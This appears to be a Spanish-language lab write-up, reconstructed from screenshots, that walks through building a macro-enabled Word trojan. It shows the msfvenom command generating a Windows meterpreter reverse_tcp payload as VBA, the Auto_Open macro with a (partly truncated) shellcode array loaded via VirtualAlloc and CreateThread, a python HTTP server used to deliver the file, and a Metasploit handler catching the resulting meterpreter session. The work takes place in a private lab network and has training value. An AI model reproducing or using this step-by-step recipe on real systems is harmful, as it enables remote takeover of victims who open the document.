


```
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, n
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set lhost 10.0.2.9
lhost => 10.0.2.9
msf6 exploit(multi/handler) > 
```

Abrimos un documento word y en la opción de vista nos vamos a los macros




Una vez dentro habiendo creado un nuevo macro tenemos lo siguiente, borramos lo que he seleccionado y copiamos lo que hemos obtenido al principio con msfvenom




```
Sub troyano1()
'
' troyano1 Macro
'
'

End Sub
```

Una vez copiado se ve así




```
Sub Auto_Open()
        Dim Bluiqw As Long, Bhjbctpok As Variant, Kwunnbfq As Long
#If VBA7 Then
        Dim Umnljkdv As LongPtr, Ksjhpj As LongPtr
#Else
        Dim Umnljkdv As Long, Ksjhpj As Long
#End If
        Bhjbctpok = Array(252, 72, 131, 228, 240, 232, 204, 0, 0, 0, 65
11, 2, 15, 133, 114, 0, 0, 0, 139, 128, 136, 0, 0, 0, 72, 133, 192, 116
208, 102, 65, 139, 12, 72, 68, 139, 64, 28, 73, 1, 208, 65, 139, 4, 136
188, 2, 0, 17, 92, 10, 0, 2, 9, 65, 84, 73, 137, 228, 76, 137, 241, 65,
88, 76, 137, 226, 72, 137, 249, 65, 186, 153, 165, 116, 97, 255, 213, 1
72, 49, 201, 65, 186, 88, 164, 83, 229, 255, 213, 72, 137, 195, 73, 137
255, 255, 72, 1, 195, 72, 41, 198, 72, 133, 246, 117, 180, 65, 255, 231

        Umnljkdv = VirtualAlloc(0, UBound(Bhjbctpok), &H1000, &H40)
        For Kwunnbfq = LBound(Bhjbctpok) To UBound(Bhjbctpok)
                Bluiqw = Bhjbctpok(Kwunnbfq)
                Ksjhpj = RtlMoveMemory(Umnljkdv + Kwunnbfq, Bluiqw, 1)
        Next Kwunnbfq
        Ksjhpj = CreateThread(0, 0, Umnljkdv, 0, 0, 0)
End Sub
Sub AutoOpen()
        Auto_Open
End Sub
Sub Workbook_Open()
        Auto_Open
End Sub
```


Una vez hecho esto guardamos el archivo



Cerramos esto y ahora guardamos el archivo word



Una vez hemos clickado aquí lo guardamos como un archivo docm




Nombre	Fecha de modifica...	Tipo	Tamaño
Office 2013-2019	01/09/2018 7:18	Carpeta de archivos	
Descargas	03/04/2022 14:17	Acceso directo	1 KB
Este equipo	03/04/2022 14:14	Acceso directo	1 KB
julio	20/11/2023 12:12	Documento habili...	19 KB
prueba	20/11/2023 12:01	Documento habili...	12 KB

Nombre de archivo: troyano1


Tipo: Documento habilitado con macros de Word

Autores: TheBridge2022 Etiquetas: Agregar una etiqueta Título: Agregar un título

Comprobamos que esté en escritorio




Vamos a la msfconsole, lo explotamos, lo ponemos a escuchar y abrimos el archivo en la Windows



```
lhost ⇒ 10.0.2.9
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.2.9:4444
[*] Sending stage (200774 bytes) to 10.0.2.15
[*] Meterpreter session 1 opened (10.0.2.9:4444 → 10.0.2.15:49247) at 2023-11-20 19:28:47 +0100

meterpreter > 
```


Ya estaríamos dentro de la máquina



```
meterpreter > getuid
Server username: TheBridge\TheBridge2022
meterpreter > 
```


Ejercicio 3

Dejamos la sesión en bg




```
meterpreter > bg
[*] Backgrounding session 1...
msf6 exploit(multi/handler) > 
```

Creamos con msfvenom un troyano




```
┌──(root㉿kali)-[~]
└─# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.2.9 LPORT=4445 -f vba > troyano.vba
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of vba file: 3248 bytes
```

Abrimos un servidor para poder descargarlo en la Windows



```
┌──(root㉿kali)-[~]
└─# python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

En Windows abrimos el buscador y descargamos




No es seguro | 10.0.2.9:8080


Para recibir futuras actualizaciones de Google Chrome, deberás tener Windows 10 o una versión posteri

- .fop/
- .google-cookie
- .java/
- .john/
- .lesshst
- .local/
- .localxpose/
- .maltego/
- .MobSF/
- .msf4/
- .nimble/
- .npm/
- .nuget/
- .profile
- .spiderfoot/
- .ssh/
- .tor/
- .vboxclient-display-svga-x11-tty1-control.pid
- .vboxclient-display-svga-x11-tty7-control.pid
- .viminfo
- .wget-hsts
- .wpscan/
- .ZAP/
- .zsh_history
- .zshrc
- 37977.py
- alhvdBAo.rec
- c99.php
- dic.windows.txt
- dymerge/
- In8RvDPZ.rec
- JsvxrH3F.rec
- juice-shop/
- julio
- julio.vba
- putty.exe
- putty_nuevo.exe
- pydictor/
- Software/
- troyano.vba
- XSS-LOADER/
- XSStrike/

Movemos el archivo al escritorio para que sea más sencillo de modificar en el futuro




Volvemos al msfconsole y seleccionamos el módulol multi/handler, establecemos el payload




```
┌──(root㉿kali)-[~]
└─# msfconsole -q
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
```

Vemos las opciones y establecemos el lhost




```
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, n
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set lhost 10.0.2.9
lhost => 10.0.2.9
msf6 exploit(multi/handler) > █
```

Modificamos el LPORT y lo ponemos a correr




```
msf6 exploit(multi/handler) > set lport 4445
lport => 4445
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.2.9:4445
█
```

Mientras tanto vamos a convertir el archivo vba en un archivo docm en la Windows. Para esto nos dirigimos al escritorio desde el CMD




```
C:\Users\TheBridge2022\Desktop>dir
 El volumen de la unidad C no tiene etiqueta.
 El número de serie del volumen es: DE3B-AD60

 Directorio de C:\Users\TheBridge2022\Desktop

20/11/2023  19:41    <DIR>          .
20/11/2023  19:41    <DIR>          ..
03/04/2022  13:17               922 Descargas.lnk
03/04/2022  13:14               440 Este equipo.lnk
03/04/2022  16:54        50.244.992 Git-2.35.1.2-64-bit.exe
20/11/2023  12:12            18.889 julio.docm
20/11/2023  12:09             3.267 julio.vba
20/11/2023  19:33        10.293.247 macro_pack.exe
01/09/2018  06:18    <DIR>          Office 2013-2019
20/11/2023  12:01            12.017 prueba.docm
03/04/2022  18:49         1.180.904 putty.exe
20/11/2023  19:41             3.248 troyano.vba
20/11/2023  19:27            11.993 troyano1.docm
